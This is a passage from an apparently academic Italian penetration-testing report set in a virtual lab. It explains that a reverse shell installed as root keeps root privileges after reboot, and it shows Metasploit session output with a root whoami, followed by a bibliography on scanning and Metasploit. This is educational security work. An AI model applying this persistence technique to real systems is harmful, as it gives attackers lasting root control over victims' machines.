A seguito del riavvio del sistema, è possibile instaurare una connessione con l'host vittima. In tale circostanza, si otterranno istantaneamente i privilegi di `root`. Questo comportamento si verifica poiché la *reverse shell*, essendo stata inizialmente installata con le autorizzazioni di superutente, viene eseguita con le medesime autorizzazioni elevate. L'installazione della *reverse shell* tramite l'utente `root` assicura che essa conservi ed eserciti tali autorizzazioni per tutta la durata della sua esecuzione. Di conseguenza, ogni qualvolta la *reverse shell* viene avviata, ad esempio dopo un riavvio del sistema, si acquisiranno automaticamente i privilegi di `root`. Questo meccanismo consente di eseguire operazioni e comandi con il massimo livello di controllo sul sistema bersaglio, assicurando un accesso completo e senza restrizioni.



```
[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Command shell session 1 opened (10.0.2.4:5555 → 10.0.2.5:35669)

whoami
root
|
```

Figura 7.7: Accesso al sistema target con privilegi di root

Bibliografia

- [1] P. Dash, *Getting started with oracle vm virtualbox*. Packt Publishing Birmingham, UK, 2013. (Citato a pagina 3)
- [2] A. Orebaugh and B. Pinkard, *Nmap in the enterprise: your guide to network scanning*. Elsevier, 2011. (Citato a pagina 9)
- [3] S. Bai, H. Kim, and J. Rexford, “Passive os fingerprinting on commodity switches,” in *2022 IEEE 8th International Conference on Network Softwarization (NetSoft)*. IEEE, 2022, pp. 264–268. (Citato a pagina 10)
- [4] T. Vakaliuk, Y. Trokoz, O. Pokotylo, V. Osadchy, and V. Bolotina, “Emulation and detection of arp attacks in gns3 environment: Modelling and development of a defense strategy,” *CPITS 2024-Cybersecurity Providing in Information and Telecommunication Systems*, vol. 3654, pp. 376–383, 2024. (Citato a pagina 14)
- [5] F. H. Roslan, “A comparative performance of port scanning techniques,” *Journal of Soft Computing and Data Mining*, vol. 4, no. 2, pp. 43–51, 2023. (Citato a pagina 15)
- [6] M. De Vivo, E. Carrasco, G. Isern, and G. O. De Vivo, “A review of port scanning techniques,” *ACM SIGCOMM Computer Communication Review*, vol. 29, no. 2, pp. 41–48, 1999. (Citato a pagina 15)
- [7] W. Croft and J. Gilmore, “Rfc0951: Bootstrap protocol,” 1985. (Citato a pagina 18)

- [8] A. Z. Agghey, L. J. Mwinuka, S. M. Pandhare, M. A. Dida, and J. D. Ndibwile, "Detection of username enumeration attack on ssh protocol: Machine learning approach," *Symmetry*, vol. 13, no. 11, p. 2192, 2021. (Citato a pagina 32)
- [9] S. Özkan, "Cve details," *Retrieved*, vol. 16, p. 2017, 2017. (Citato a pagina 32)
- [10] D. Kennedy, J. O'gorman, D. Kearns, and M. Aharoni, *Metasploit: the penetration tester's guide*. No starch press, 2011. (Citato a pagina 42)
- [11] S. Thomas, P. Scholar, and T. Bijimol, "Vulnerability testing on rooted android phones using msf venom payloads," in *Proceeding of The National Conference on Emerging Computer Applications (NCECA)*, vol. 3, no. 1, 2021, pp. 27–32. (Citato a pagina 42)